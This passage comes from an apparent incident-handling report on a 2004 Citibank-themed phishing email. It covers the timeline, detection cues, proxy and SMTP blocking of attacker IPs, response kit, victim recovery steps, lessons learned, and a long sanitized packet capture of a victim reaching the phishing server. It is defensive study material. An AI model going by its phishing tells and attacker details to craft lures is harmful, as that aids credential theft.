| 7 | 04.08.2004 | 09:40 | Investigation began; First screen shot Fig. 37 above taken. Further screenshots taken in anticipation of phishing site disappearance. |
| 8 | 04.08.2004 | 09:48 | Email header analysis started |
| 9 | 04.08.2004 | 10:41 | Email header analysis completed. Spoofed email confirmed and SMTP server identified. |
| 10 | 04.08.2004 | 15:18 | Phishing source code analysis completed |
| 11 | 04.08.2004 | 16:15 | SMTP and Web server information gathered |
| 12 | 04.08.2004 | 17:00 | Meeting with IT Security specialist and reports submitted to IRT repository |
| 13 | 04.08.2004 | 19:00 | Advisory email sent globally to warn about Phishing emails, and a summary what it does to raise awareness |
| 14 | 05.08.2004 | 15:00 | Phishing web server has gone offline |

Incident was detected by questioning suspicious email about security update request from Citibank. It was confirmed as soon as the content were analyzed, which contains grammatical errors and psychological pressure. Technical analysis enforced the confirmation.

The only countermeasure that would work would be security awareness policy and IT security policy. Employees are given security awareness training at their induction. There are portion of employees that the induction did not contain topics on phishing attacks.

The attack can be identified very quickly, however, as agreed that is not a priority one incident. The investigation took longer time than they could have been due to higher priority investigation going on at the same time.

Most of the findings on identification phase are discussed in 'Attacker Network' section.
In summary the attack is identified by:

1) Common sense
    1. Misspelled words
    2. Bad grammar
    3. Suspicious contents
    4. Social engineering by pressure and obligation
    5. No disclaimer or consumer advise to prevent phishing at end of email
    6. On mouse focus, does not show the same URL as displayed
    7. For a very important warning and urgent request, it is not digitally signed
    8. Ask for all information that allows recipient of that information to identify/repudiate oneself to financial institution.
    9. As financial and other organizations have liabilities of due-care, they will never ask confidential information via insecure means. This mean anything but SSL-encrypted web with valid certificate should not be trusted.

    Detection is very easy with this example. The grammar may make sense with a fast reading, but with closer look it contains many errors. The third octet of IP address quoted, is invalid (.287, max is .255). The title brings suspicions as they use abbreviations. The content would not make sense, as banks will normally limit incorrect login before locking up an account, hence brute-force attack would not be a choice by crackers. Even if they do use brute-force, it will be locked and manual authorization (by signature) is required to reactivate.

2) Technical Analysis
    Email header analysis and phishing pop-up form analysis starting page 33.

### Chain of Custody

Although this is a lower priority incident case, the normal chain of custody procedure will still have to be followed. The notes written on numbered pages are submitted by registered mail to Headquarter for repository as part of incident report file.

The entire screen captures, network scan results, raw network traffic, reports and other information written on a CDR. Tapes on comments recorded while doing the investigation, are sent together with CDR and notes.

## *Containment Phase*

Phishing is a different attack from other malicious attack. As mentioned before, fortunately, current attack was targeted to individual with little risk to company's information assets.

### Containment Measures

Sending security advisory by email to possible victims in the organization can help to contain the attack. In this case, it is mostly relevant to employees that are based in United States and originated from United States.

In order to contain the attack, during the investigation but right after confirming the phishing attack, these tasks were taken:

1. Adding access-list in proxy servers to block http://222.223.128.32
2. Adding host 218.51.6.47 as black-listed open-relay in SMTP servers

As the organization network is designed to be secure, users do not have direct access to Internet. Email should be received from external and internal email servers. Web access has to go through via proxy. With blocking the phishing web server in proxy servers, user who fell for the trick will not be able to access the page from corporate network. Likewise for further email deliveries from the SMTP server will be stopped after applying the access list.

After the investigation, a security advisory email was sent to users to explain the real threat and what they should do the next time they see similar phishing email.

### Jump Kit Components

For this incident, the jump kit components used were:

- 2 (two) Pentium III – 1.6 Ghz laptop with double hard drives each and 512MB-1GB RAM. Auditor bootable Linux OS is running on the first laptop and Windows XP is running on the others.
- 1 (one) tape recorder with at least 2 tapes at one hour each.
- 1 (one) Page-numbered notebooks
- 1 (one) removable CDR/CD-RW drive attachable to the notebooks
- 1 (one) CDR to store all screen captures, scan result, raw traffic capture, and other information
- Auditor (Moser-informatik)
- Laminated card of Incident handling process flowchart and a booklet of security policies

## *Eradication Phase*

Specific to Phishing attack, there is no malicious code installed in victim's system. There is no need to restore from backup as well, as it is up to the person's common sense. In this attack, people are the weakest link.

In this phase, we should look on how to improve defenses. The defenses against phishing attack would involve:

1. Spam filtering, a smart and reliable spam detecting filter on mail servers. When an email is categorized as a spam and moved to Junk folder automatically, users will become more suspicious. Up until now there has not been any final solution to spam. Bayesian algorithm and email header test could identify spam.

2. Security awareness training. Awareness training can be approached with friendlier methodology for example, elearning, video presentation, or part of team-building activities. The old, hard briefing method is no longer effective for regular security awareness training to the same audience. Relating security awareness training presence with employee's bonus will also help to motivate employees.

3. Regularly send out advisory emails and banners on corporate intranet web pages to alert users of phishing attacks.

4. Creating mini quizzers with some prizes or awards for best participant. The quizzes are about information security awareness topics.

## *Recovery Phase*

What a victim should do when s/he has given his/her information to phishers? We should now look the recovery steps[41]:

1. If the victim has given out his/her credit or debit card information
    - Report to card issuer as soon as possible to limit liabilities
    - Cancel account and create a new one
    - Review billing statements after the loss carefully
2. If the victim has given out his/her bank information
    - Report the theft of information to the bank at the soonest.
3. If the victim has given out his/her eBay information
    - Contact eBay. Ebay has 'Hijacked Accounts' link on their web page.
    - Sign-in to your account and change the password to prevent further unauthorized entry.
    - Carefully check your activity log
4. If the victim has given out Personal Identification information
    - Report to credit agencies and request your credit reports
    - Notify your banks and other financial institution that you have relationship with.
    - Make a police report
    - Notify corresponding legal authorities.

## *Lessons Learned Phase*

The lesson learnt from phishing attacks are:

1. Phishing is attack to people's common sense
2. People is the weakest link
3. Simple attack may have significant losses
4. Phishing is a very dynamic attack with many varieties
5. Phishing is applicable to corporate espionage

The follow-up that has been taken following incident reports were:

1. Understanding the importance of educating users of phishing threats
2. Increasing phishing as a higher priority incident that may affect the organization
3. Reviewing organization's anti-spam capabilities
4. Improving coordination process to report phishing to relevant authorities
5. Consideration to join Anti-Phishing working group.

## Packet capture log

The following packet capture log has been sanitized to display only communication between victims, attacker's web server, and legitimate Citibank web pages.

```
No.  Time         Source           Destination      Protocol Info
    1 15:26:45.937356 10.0.0.5       222.223.128.32   TCP    3532 > 80 [SYN] Seq=0 Ack=0 Win=65535 Len=0
MSS=1460
    2 15:26:46.373319 222.223.128.32   10.0.0.5       TCP    80 > 3532 [SYN, ACK] Seq=0 Ack=1 Win=8190
Len=0 MSS=1432
    3 15:26:46.373399 10.0.0.5       222.223.128.32   TCP    3532 > 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
    4 15:26:46.417184 10.0.0.5       222.223.128.32   HTTP   GET /confirm/ HTTP/1.0
    5 15:26:46.435885 222.223.128.32   10.0.0.5       HTTP   HTTP/1.1 304 Not Modified
    6 15:26:46.543451 10.0.0.5       222.223.128.32   TCP    3532 > 80 [ACK] Seq=361 Ack=271 Win=65265
Len=0
    7 15:26:46.615203 10.0.0.5       222.223.128.32   HTTP   GET /confirm/pop.php HTTP/1.0
    9 15:26:46.836967 222.223.128.32   10.0.0.5       TCP    80 > 3532 [ACK] Seq=271 Ack=707 Win=7844
Len=0
   11 15:26:46.958006 10.0.0.5       192.193.180.112  TCP    3534 > 443 [SYN] Seq=0 Ack=0 Win=65535 Len=0
MSS=1460
   12 15:26:47.211598 192.193.180.112   10.0.0.5       TCP    443 > 3534 [SYN, ACK] Seq=0 Ack=1 Win=25776
Len=0 MSS=1432
   13 15:26:47.211674 10.0.0.5       192.193.180.112  TCP    3534 > 443 [ACK] Seq=1 Ack=1 Win=65535 Len=0
   14 15:26:47.248843 10.0.0.5       192.193.180.112  SSLv2  Client Hello
   15 15:26:47.453845 222.223.128.32   10.0.0.5       TCP    [TCP Dup ACK 9#1] 80 > 3532 [ACK] Seq=271
Ack=707 Win=6432 Len=0
   16 15:26:47.507417 222.223.128.32   10.0.0.5       HTTP   HTTP/1.1 200 OK (text/html)
   17 15:26:47.511611 222.223.128.32   10.0.0.5       HTTP   Continuation
   18 15:26:47.511713 10.0.0.5       222.223.128.32   TCP    3532 > 80 [ACK] Seq=707 Ack=3135 Win=65535
Len=0
   19 15:26:47.512147 192.193.180.112   10.0.0.5       TCP    443 > 3534 [ACK] Seq=1 Ack=73 Win=25776
Len=0
   20 15:26:47.516759 192.193.180.112   10.0.0.5       SSLv3  Server Hello, Certificate[Unreassembled Packet]
   21 15:26:47.518753 192.193.180.112   10.0.0.5       SSLv3  Continuation Data, [Unreassembled Packet]
   22 15:26:47.518798 10.0.0.5       192.193.180.112  TCP    3534 > 443 [ACK] Seq=73 Ack=2705 Win=65535
Len=0
   23 15:26:47.541478 10.0.0.5       192.193.180.112  SSLv3  Client Key Exchange
   24 15:26:47.797859 192.193.180.112   10.0.0.5       TCP    443 > 3534 [ACK] Seq=2705 Ack=210 Win=25776
Len=0
   25 15:26:47.797941 10.0.0.5       192.193.180.112  SSLv3  Change Cipher Spec, Encrypted Handshake
Message
   27 15:26:47.870803 10.0.0.5       222.223.128.32   TCP    3537 > 80 [SYN] Seq=0 Ack=0 Win=65535 Len=0
MSS=1460
   28 15:26:47.879741 222.223.128.32   10.0.0.5       TCP    80 > 3537 [SYN, ACK] Seq=0 Ack=1 Win=8190
Len=0 MSS=1432
   29 15:26:47.879789 10.0.0.5       222.223.128.32   TCP    3537 > 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
   30 15:26:47.898004 10.0.0.5       222.223.128.32   HTTP   GET /images/trans.gif HTTP/1.0
   31 15:26:47.930191 222.223.128.32   10.0.0.5       HTTP   Continuation
   32 15:26:47.934583 222.223.128.32   10.0.0.5       HTTP   Continuation
   33 15:26:47.934665 10.0.0.5       222.223.128.32   TCP    3532 > 80 [ACK] Seq=707 Ack=5999 Win=65535
Len=0
   34 15:26:47.940611 222.223.128.32   10.0.0.5       HTTP   Continuation
   35 15:26:47.941281 222.223.128.32   10.0.0.5       HTTP   Continuation
   36 15:26:47.941322 10.0.0.5       222.223.128.32   TCP    3532 > 80 [ACK] Seq=707 Ack=8749 Win=65535
Len=0
   37 15:26:47.978443 10.0.0.5       222.223.128.32   TCP    3532 > 80 [FIN, ACK] Seq=707 Ack=8749
Win=65535 Len=0
   38 15:26:47.978891 222.223.128.32   10.0.0.5       TCP    80 > 3537 [ACK] Seq=1 Ack=402 Win=65535
Len=0
   39 15:26:48.049557 192.193.180.112   10.0.0.5       SSLv3  Change Cipher Spec
   40 15:26:48.050143 192.193.180.112   10.0.0.5       SSLv3  Certificate Verify
   41 15:26:48.050192 10.0.0.5       192.193.180.112  TCP    3534 > 443 [ACK] Seq=277 Ack=2772 Win=65468
Len=0
   42 15:26:48.050646 10.0.0.5       192.193.180.112  SSLv3  Application Data
```

```
   44 15:26:48.117651 10.0.0.5        192.193.195.132   TCP     3538 > 80 [SYN] Seq=0 Ack=0 Win=65535 Len=0
MSS=1460
   46 15:26:48.335457 222.223.128.32  10.0.0.5          HTTP    HTTP/1.1 404 Not Found (text/html)
   47 15:26:48.336047 10.0.0.5        222.223.128.32    TCP     3537 > 80 [RST] Seq=402 Ack=1823137106 Win=0
Len=0
   48 15:26:48.400308 222.223.128.32  10.0.0.5          TCP     80 > 3532 [ACK] Seq=8749 Ack=708 Win=6432
Len=0
   49 15:26:48.403806 192.193.180.112 10.0.0.5          TCP     443 > 3534 [ACK] Seq=2772 Ack=637 Win=25776
Len=0
   50 15:26:48.545377 192.193.180.112 10.0.0.5          SSLv3   Application Data
   51 15:26:48.553210 192.193.180.112 10.0.0.5          SSLv3   Application Data, [Unreassembled Packet]
   52 15:26:48.553299 10.0.0.5        192.193.180.112   TCP     3534 > 443 [ACK] Seq=637 Ack=4637 Win=65535
Len=0
   53 15:26:48.557797 192.193.180.112 10.0.0.5          SSLv3   Continuation Data, [Unreassembled Packet]
   54 15:26:48.561913 192.193.180.112 10.0.0.5          SSLv3   Continuation Data, [Unreassembled Packet]
   55 15:26:48.561948 10.0.0.5        192.193.180.112   TCP     3534 > 443 [ACK] Seq=637 Ack=7501 Win=65535
Len=0
   56 15:26:48.564309 192.193.180.112 10.0.0.5          SSLv3   Continuation Data, [Unreassembled Packet]
   58 15:26:48.666605 10.0.0.5        192.193.187.114   TCP     3540 > 443 [SYN] Seq=0 Ack=0 Win=65535 Len=0
MSS=1460
   60 15:26:48.751575 10.0.0.5        192.193.180.112   TCP     3534 > 443 [ACK] Seq=637 Ack=8933 Win=65535
Len=0
   61 15:26:48.811248 192.193.180.112 10.0.0.5          SSLv3   Continuation Data, [Unreassembled Packet]
   62 15:26:48.815724 192.193.180.112 10.0.0.5          SSLv3   Continuation Data, [Unreassembled Packet]
   63 15:26:48.815760 10.0.0.5        192.193.180.112   TCP     3534 > 443 [ACK] Seq=637 Ack=11797
Win=65535 Len=0
   64 15:26:48.820172 192.193.180.112 10.0.0.5          SSLv3   Continuation Data, [Unreassembled Packet]
   65 15:26:48.822447 192.193.180.112 10.0.0.5          SSLv3   Continuation Data, Continuation Data,
[Unreassembled Packet]
   66 15:26:48.822470 10.0.0.5        192.193.180.112   TCP     3534 > 443 [ACK] Seq=637 Ack=14661
Win=65535 Len=0
   67 15:26:48.827012 192.193.180.112 10.0.0.5          SSLv3   Continuation Data, [Unreassembled Packet]
   68 15:26:48.829991 192.193.180.112 10.0.0.5          SSLv3   Continuation Data, Continuation Data,
[Unreassembled Packet]
   69 15:26:48.830015 10.0.0.5        192.193.180.112   TCP     3534 > 443 [ACK] Seq=637 Ack=17525
Win=65535 Len=0
   70 15:26:48.919889 192.193.187.114 10.0.0.5          TCP     443 > 3540 [SYN, ACK] Seq=0 Ack=1 Win=25776
Len=0 MSS=1432
   71 15:26:48.919978 10.0.0.5        192.193.187.114   TCP     3540 > 443 [ACK] Seq=1 Ack=1 Win=65535 Len=0
   72 15:26:48.920249 10.0.0.5        192.193.187.114   SSLv2   Client Hello
   74 15:26:48.939772 10.0.0.5        192.193.210.24    TCP     3542 > 443 [SYN] Seq=0 Ack=0 Win=65535 Len=0
MSS=1460
   75 15:26:48.939987 10.0.0.5        192.193.210.24    TCP     3543 > 80 [SYN] Seq=0 Ack=0 Win=65535 Len=0
MSS=1460
   76 15:26:49.010129 192.193.180.112 10.0.0.5          SSLv3   Change Cipher Spec, [Unreassembled Packet]
   77 15:26:49.011807 192.193.180.112 10.0.0.5          SSLv3   Continuation Data, [Unreassembled Packet]
   78 15:26:49.011852 10.0.0.5        192.193.180.112   TCP     3534 > 443 [ACK] Seq=637 Ack=19610
Win=65535 Len=0
   79 15:26:49.071776 192.193.180.112 10.0.0.5          SSLv3   Application Data, [Unreassembled Packet]
   80 15:26:49.075995 192.193.180.112 10.0.0.5          SSLv3   Continuation Data, [Unreassembled Packet]
   81 15:26:49.076044 10.0.0.5        192.193.180.112   TCP     3534 > 443 [ACK] Seq=637 Ack=22474
Win=65535 Len=0
   82 15:26:49.078299 192.193.180.112 10.0.0.5          SSLv3   Continuation Data, [Unreassembled Packet]
   83 15:26:49.078340 10.0.0.5        192.193.180.112   TCP     3534 > 443 [ACK] Seq=637 Ack=23309
Win=64701 Len=0
   84 15:26:49.090536 10.0.0.5        192.193.180.112   TCP     3544 > 443 [SYN] Seq=0 Ack=0 Win=65535 Len=0
MSS=1460
   85 15:26:49.179460 192.193.187.114 10.0.0.5          TCP     443 > 3540 [ACK] Seq=1 Ack=73 Win=25776
Len=0
   86 15:26:49.185442 192.193.187.114 10.0.0.5          SSLv3   Server Hello, Certificate[Unreassembled Packet]
   87 15:26:49.188427 192.193.187.114 10.0.0.5          SSLv3   Continuation Data, [Unreassembled Packet]
   88 15:26:49.188481 10.0.0.5        192.193.187.114   TCP     3540 > 443 [ACK] Seq=73 Ack=2594 Win=65535
Len=0
   89 15:26:49.193475 10.0.0.5        192.193.187.114   SSLv3   Client Key Exchange
   90 15:26:49.201936 192.193.210.24  10.0.0.5          TCP     443 > 3542 [SYN, ACK] Seq=0 Ack=1 Win=64440
Len=0 MSS=1432
   91 15:26:49.201979 10.0.0.5        192.193.210.24    TCP     3542 > 443 [ACK] Seq=1 Ack=1 Win=65535 Len=0
   92 15:26:49.202236 10.0.0.5        192.193.210.24    SSLv2   Client Hello
   93 15:26:49.202590 192.193.210.24  10.0.0.5          TCP     80 > 3543 [SYN, ACK] Seq=0 Ack=1 Win=8190
Len=0 MSS=1432
```

```
    94 15:26:49.202617 10.0.0.5          192.193.210.24     TCP     3543 > 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
    95 15:26:49.202855 10.0.0.5          192.193.210.24     HTTP    GET /domain/images/mem_cgrp.gif HTTP/1.0
    96 15:26:49.227385 192.193.210.24    10.0.0.5           HTTP    HTTP/1.1 304 Not Modified
    97 15:26:49.344510 192.193.180.112   10.0.0.5           TCP     443 > 3544 [SYN, ACK] Seq=0 Ack=1 Win=25776
Len=0 MSS=1432
    98 15:26:49.344598 10.0.0.5          192.193.180.112    TCP     3544 > 443 [ACK] Seq=1 Ack=1 Win=65535 Len=0
    99 15:26:49.345003 10.0.0.5          192.193.180.112    SSLv3   Client Hello
   100 15:26:49.353387 10.0.0.5          192.193.210.24     TCP     3543 > 80 [ACK] Seq=425 Ack=232 Win=65304
Len=0
   101 15:26:49.453107 192.193.187.114   10.0.0.5           TCP     443 > 3540 [ACK] Seq=2594 Ack=210 Win=25776
Len=0
   102 15:26:49.453170 10.0.0.5          192.193.187.114    SSLv3   Change Cipher Spec, Encrypted Handshake
Message
   103 15:26:49.469735 192.193.210.24    10.0.0.5           TCP     443 > 3542 [ACK] Seq=1 Ack=73 Win=64440
Len=0
   104 15:26:49.476000 192.193.210.24    10.0.0.5           SSLv3   Server Hello, Certificate[Unreassembled Packet]
   105 15:26:49.599787 192.193.180.112   10.0.0.5           TCP     443 > 3544 [ACK] Seq=1 Ack=99 Win=25776
Len=0
   106 15:26:49.601580 192.193.180.112   10.0.0.5           SSLv3   Server Hello
   107 15:26:49.602091 192.193.180.112   10.0.0.5           SSLv3   Change Cipher Spec
   108 15:26:49.602140 10.0.0.5          192.193.180.112    TCP     3544 > 443 [ACK] Seq=99 Ack=86 Win=65450
Len=0
   109 15:26:49.602685 192.193.180.112   10.0.0.5           SSLv3   Encrypted Handshake Message
   110 15:26:49.602904 10.0.0.5          192.193.180.112    SSLv3   Change Cipher Spec
   111 15:26:49.655745 10.0.0.5          192.193.210.24     TCP     3542 > 443 [ACK] Seq=73 Ack=1433 Win=65535
Len=0
   112 15:26:49.708618 192.193.187.114   10.0.0.5           SSLv3   Change Cipher Spec
   113 15:26:49.709333 192.193.187.114   10.0.0.5           SSLv3   Encrypted Handshake Message
   114 15:26:49.709356 10.0.0.5          192.193.187.114    TCP     3540 > 443 [ACK] Seq=277 Ack=2661 Win=65468
Len=0
   115 15:26:49.709736 10.0.0.5          192.193.187.114    SSLv3   Application Data
   116 15:26:49.858444 192.193.180.112   10.0.0.5           TCP     443 > 3544 [ACK] Seq=147 Ack=105 Win=25776
Len=0
   117 15:26:49.858527 10.0.0.5          192.193.180.112    SSLv3   Encrypted Handshake Message, Application Data
   118 15:26:49.920441 192.193.210.24    10.0.0.5           SSLv3   Continuation Data, [Unreassembled Packet]
   119 15:26:49.925223 10.0.0.5          192.193.210.24     SSLv3   Client Key Exchange
   120 15:26:49.977633 192.193.187.114   10.0.0.5           SSLv3   Application Data
   121 15:26:49.978637 192.193.187.114   10.0.0.5           SSLv3   Application Data
   122 15:26:49.978686 10.0.0.5          192.193.187.114    TCP     3540 > 443 [ACK] Seq=677 Ack=3561 Win=64568
Len=0
   123 15:26:50.127065 192.193.180.112   10.0.0.5           SSLv3   Application Data, [Unreassembled Packet]
   124 15:26:50.128870 192.193.180.112   10.0.0.5           SSLv3   Continuation Data, [Unreassembled Packet]
   125 15:26:50.128911 10.0.0.5          192.193.180.112    TCP     3544 > 443 [ACK] Seq=558 Ack=2250 Win=65535
Len=0
   126 15:26:50.225584 10.0.0.5          192.193.180.112    SSLv3   Application Data
   127 15:26:50.286694 192.193.210.24    10.0.0.5           TCP     443 > 3542 [ACK] Seq=2713 Ack=210 Win=64440
Len=0
   128 15:26:50.286774 10.0.0.5          192.193.210.24     SSLv3   Change Cipher Spec, Encrypted Handshake
Message
   129 15:26:50.486115 192.193.180.112   10.0.0.5           SSLv3   Application Data
   130 15:26:50.543726 10.0.0.5          192.193.180.112    SSLv3   Application Data
   131 15:26:50.554647 192.193.210.24    10.0.0.5           SSLv3   Change Cipher Spec, Encrypted Handshake
Message
   132 15:26:50.555281 10.0.0.5          192.193.210.24     SSLv3   Application Data
   133 15:26:50.823961 192.193.180.112   10.0.0.5           SSLv3   Application Data, [Unreassembled Packet]
   134 15:26:50.828317 192.193.180.112   10.0.0.5           SSLv3   Continuation Data, [Unreassembled Packet]
   135 15:26:50.828360 10.0.0.5          192.193.180.112    TCP     3544 > 443 [ACK] Seq=1342 Ack=5264
Win=65535 Len=0
   136 15:26:50.832709 192.193.180.112   10.0.0.5           SSLv3   Continuation Data, [Unreassembled Packet]
   137 15:26:50.834902 192.193.180.112   10.0.0.5           SSLv3   Encrypted Alert, [Unreassembled Packet]
   138 15:26:50.834926 10.0.0.5          192.193.180.112    TCP     3544 > 443 [ACK] Seq=1342 Ack=8128
Win=65535 Len=0
   139 15:26:50.839264 192.193.180.112   10.0.0.5           SSLv3   Continuation Data, [Unreassembled Packet]
   140 15:26:50.843519 192.193.180.112   10.0.0.5           SSLv3   Continuation Data, [Unreassembled Packet]
   141 15:26:50.843542 10.0.0.5          192.193.180.112    TCP     3544 > 443 [ACK] Seq=1342 Ack=10992
Win=65535 Len=0
   142 15:26:50.847848 192.193.180.112   10.0.0.5           SSLv3   Continuation Data, [Unreassembled Packet]
   143 15:26:50.848280 192.193.210.24    10.0.0.5           SSLv3   Application Data
   144 15:26:50.958539 10.0.0.5          192.193.210.24     TCP     3542 > 443 [ACK] Seq=666 Ack=3173 Win=65535
Len=0
```

```
   145 15:26:50.958589 10.0.0.5        192.193.180.112   TCP     3544 > 443 [ACK] Seq=1342 Ack=12424
Win=65535 Len=0
   146 15:26:51.058815 10.0.0.5        192.193.195.132   TCP     3538 > 80 [SYN] Seq=0 Ack=0 Win=65535 Len=0
MSS=1460
   147 15:26:51.067098 192.193.195.132 10.0.0.5          TCP     80 > 3538 [SYN, ACK] Seq=0 Ack=1 Win=8190
Len=0 MSS=1432
   148 15:26:51.067142 10.0.0.5        192.193.195.132   TCP     3538 > 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
   149 15:26:51.067529 10.0.0.5        192.193.195.132   HTTP    GET /uk/images/logo3.gif HTTP/1.0
   150 15:26:51.083477 192.193.180.112 10.0.0.5          SSLv3   Continuation Data, [Unreassembled Packet]
   151 15:26:51.087592 192.193.180.112 10.0.0.5          SSLv3   Continuation Data, [Unreassembled Packet]
   152 15:26:51.087619 10.0.0.5        192.193.180.112   TCP     3544 > 443 [ACK] Seq=1342 Ack=15288
Win=65535 Len=0
   153 15:26:51.092016 192.193.180.112 10.0.0.5          SSLv3   Continuation Data, [Unreassembled Packet]
   154 15:26:51.092416 192.193.195.132 10.0.0.5          HTTP    HTTP/1.1 304 Not Modified
   155 15:26:51.096303 192.193.180.112 10.0.0.5          SSLv3   Continuation Data, [Unreassembled Packet]
   156 15:26:51.096391 10.0.0.5        192.193.180.112   TCP     3544 > 443 [ACK] Seq=1342 Ack=18152
Win=65535 Len=0
   157 15:26:51.098440 192.193.180.112 10.0.0.5          SSLv3   Continuation Data, [Unreassembled Packet]
   158 15:26:51.100987 192.193.180.112 10.0.0.5          SSLv3   Application Data, [Unreassembled Packet]
   159 15:26:51.101058 10.0.0.5        192.193.180.112   TCP     3544 > 443 [ACK] Seq=1342 Ack=20237
Win=65535 Len=0
   160 15:26:51.105446 192.193.180.112 10.0.0.5          SSLv3   Continuation Data, [Unreassembled Packet]
   161 15:26:51.106581 192.193.180.112 10.0.0.5          SSLv3   Continuation Data, [Unreassembled Packet]
   162 15:26:51.106668 10.0.0.5        192.193.180.112   TCP     3544 > 443 [ACK] Seq=1342 Ack=22359
Win=65535 Len=0
   163 15:26:51.259487 10.0.0.5        192.193.195.132   TCP     3538 > 80 [ACK] Seq=419 Ack=237 Win=65299
Len=0
   164 15:26:51.332283 10.0.0.5        192.193.180.112   SSLv3   Application Data
   165 15:26:51.605383 192.193.180.112 10.0.0.5          SSLv3   Application Data, [Unreassembled Packet]
   166 15:26:51.609577 192.193.180.112 10.0.0.5          SSLv3   Continuation Data, [Unreassembled Packet]
   167 15:26:51.609623 10.0.0.5        192.193.180.112   TCP     3544 > 443 [ACK] Seq=1739 Ack=25223
Win=65535 Len=0
   168 15:26:51.611831 192.193.180.112 10.0.0.5          SSLv3   Continuation Data, [Unreassembled Packet]
   169 15:26:51.613001 192.193.180.112 10.0.0.5          SSLv3   Continuation Data, [Unreassembled Packet]
   170 15:26:51.613021 10.0.0.5        192.193.180.112   TCP     3544 > 443 [ACK] Seq=1739 Ack=26904
Win=65535 Len=0
   171 15:26:51.639907 10.0.0.5        192.193.195.132   TCP     3538 > 80 [FIN, ACK] Seq=419 Ack=237
Win=65299 Len=0
   173 15:26:51.643484 10.0.0.5        192.193.187.114   SSLv3   Encrypted Alert
   174 15:26:51.643696 10.0.0.5        192.193.187.114   TCP     3540 > 443 [FIN, ACK] Seq=700 Ack=3561
Win=64568 Len=0
   175 15:26:51.644911 10.0.0.5        192.193.210.24    TCP     3543 > 80 [FIN, ACK] Seq=425 Ack=232
Win=65304 Len=0
   176 15:26:51.649138 192.193.195.132 10.0.0.5          TCP     80 > 3538 [FIN, ACK] Seq=237 Ack=420
Win=8190 Len=0
   177 15:26:51.649241 10.0.0.5        192.193.195.132   TCP     3538 > 80 [ACK] Seq=420 Ack=238 Win=65299
Len=0
   178 15:26:51.656654 192.193.210.24  10.0.0.5          TCP     80 > 3543 [FIN, ACK] Seq=232 Ack=426
Win=8190 Len=0
   179 15:26:51.656700 10.0.0.5        192.193.210.24    TCP     3543 > 80 [ACK] Seq=426 Ack=233 Win=65304
Len=0
   181 15:26:51.729033 10.0.0.5        64.124.83.89      TCP     3547 > 443 [SYN] Seq=0 Ack=0 Win=65535 Len=0
MSS=1460
   182 15:26:51.729268 10.0.0.5        64.124.83.89      TCP     3548 > 443 [SYN] Seq=0 Ack=0 Win=65535 Len=0
MSS=1460
   183 15:26:51.729459 10.0.0.5        64.124.83.89      TCP     3549 > 443 [SYN] Seq=0 Ack=0 Win=65535 Len=0
MSS=1460
   184 15:26:51.898439 192.193.187.114 10.0.0.5          TCP     443 > 3540 [ACK] Seq=3561 Ack=701 Win=25776
Len=0
   185 15:26:51.899070 192.193.187.114 10.0.0.5          SSLv3   Encrypted Alert
   186 15:26:51.899134 10.0.0.5        192.193.187.114   TCP     3540 > 443 [RST] Seq=701 Ack=2873768149
Win=0 Len=0
   187 15:26:51.899666 192.193.187.114 10.0.0.5          TCP     443 > 3540 [FIN, ACK] Seq=3584 Ack=701
Win=25776 Len=0
   188 15:26:51.899686 10.0.0.5        192.193.187.114   TCP     3540 > 443 [RST] Seq=701 Ack=238720569
Win=0 Len=0
   189 15:26:51.918988 64.124.83.89    10.0.0.5          TCP     443 > 3547 [SYN, ACK] Seq=0 Ack=1 Win=5840
Len=0 MSS=1432
   190 15:26:51.919014 10.0.0.5        64.124.83.89      TCP     3547 > 443 [ACK] Seq=1 Ack=1 Win=65535 Len=0
   191 15:26:51.919310 10.0.0.5        64.124.83.89      SSLv2   Client Hello
```

```
   192 15:26:51.921548 64.124.83.89    10.0.0.5        TCP    443 > 3548 [SYN, ACK] Seq=0 Ack=1 Win=5840
Len=0 MSS=1432
   193 15:26:51.921593 10.0.0.5        64.124.83.89    TCP    3548 > 443 [ACK] Seq=1 Ack=1 Win=65535 Len=0
   194 15:26:51.921827 10.0.0.5        64.124.83.89    SSLv2  Client Hello
   195 15:26:51.922393 64.124.83.89    10.0.0.5        TCP    443 > 3549 [SYN, ACK] Seq=0 Ack=1 Win=5840
Len=0 MSS=1432
   196 15:26:51.922420 10.0.0.5        64.124.83.89    TCP    3549 > 443 [ACK] Seq=1 Ack=1 Win=65535 Len=0
   197 15:26:51.922609 10.0.0.5        64.124.83.89    SSLv2  Client Hello
   198 15:26:52.111911 64.124.83.89    10.0.0.5        TCP    443 > 3547 [ACK] Seq=1 Ack=73 Win=5840 Len=0
   199 15:26:52.116633 64.124.83.89    10.0.0.5        SSLv3  Server Hello, Certificate, Server Hello Done
   200 15:26:52.117004 64.124.83.89    10.0.0.5        TCP    443 > 3548 [ACK] Seq=1 Ack=73 Win=5840 Len=0
   201 15:26:52.120645 10.0.0.5        64.124.83.89    SSLv3  Client Key Exchange
   202 15:26:52.121385 64.124.83.89    10.0.0.5        SSLv3  Server Hello, Certificate, Server Hello Done
   203 15:26:52.121821 64.124.83.89    10.0.0.5        TCP    443 > 3549 [ACK] Seq=1 Ack=73 Win=5840 Len=0
   204 15:26:52.123863 64.124.83.89    10.0.0.5        SSLv3  Server Hello, Certificate, Server Hello Done
   205 15:26:52.124848 10.0.0.5        64.124.83.89    SSLv3  Client Key Exchange
   206 15:26:52.128359 10.0.0.5        64.124.83.89    SSLv3  Client Key Exchange
   207 15:26:52.353695 64.124.83.89    10.0.0.5        TCP    443 > 3547 [ACK] Seq=1093 Ack=210 Win=5840
Len=0
   208 15:26:52.353777 10.0.0.5        64.124.83.89    SSLv3  Change Cipher Spec, Encrypted Handshake
Message
   209 15:26:52.360038 64.124.83.89    10.0.0.5        TCP    443 > 3548 [ACK] Seq=1093 Ack=210 Win=5840
Len=0
   210 15:26:52.360062 10.0.0.5        64.124.83.89    SSLv3  Change Cipher Spec, Encrypted Handshake
Message
   211 15:26:52.361943 64.124.83.89    10.0.0.5        TCP    443 > 3549 [ACK] Seq=1093 Ack=210 Win=5840
Len=0
   212 15:26:52.361965 10.0.0.5        64.124.83.89    SSLv3  Change Cipher Spec, Encrypted Handshake
Message
   213 15:26:52.539925 64.124.83.89    10.0.0.5        TCP    443 > 3547 [ACK] Seq=1093 Ack=277 Win=5840
Len=0
   214 15:26:52.543825 64.124.83.89    10.0.0.5        SSLv3  Change Cipher Spec, Encrypted Handshake
Message
   215 15:26:52.544431 10.0.0.5        64.124.83.89    SSLv3  Application Data
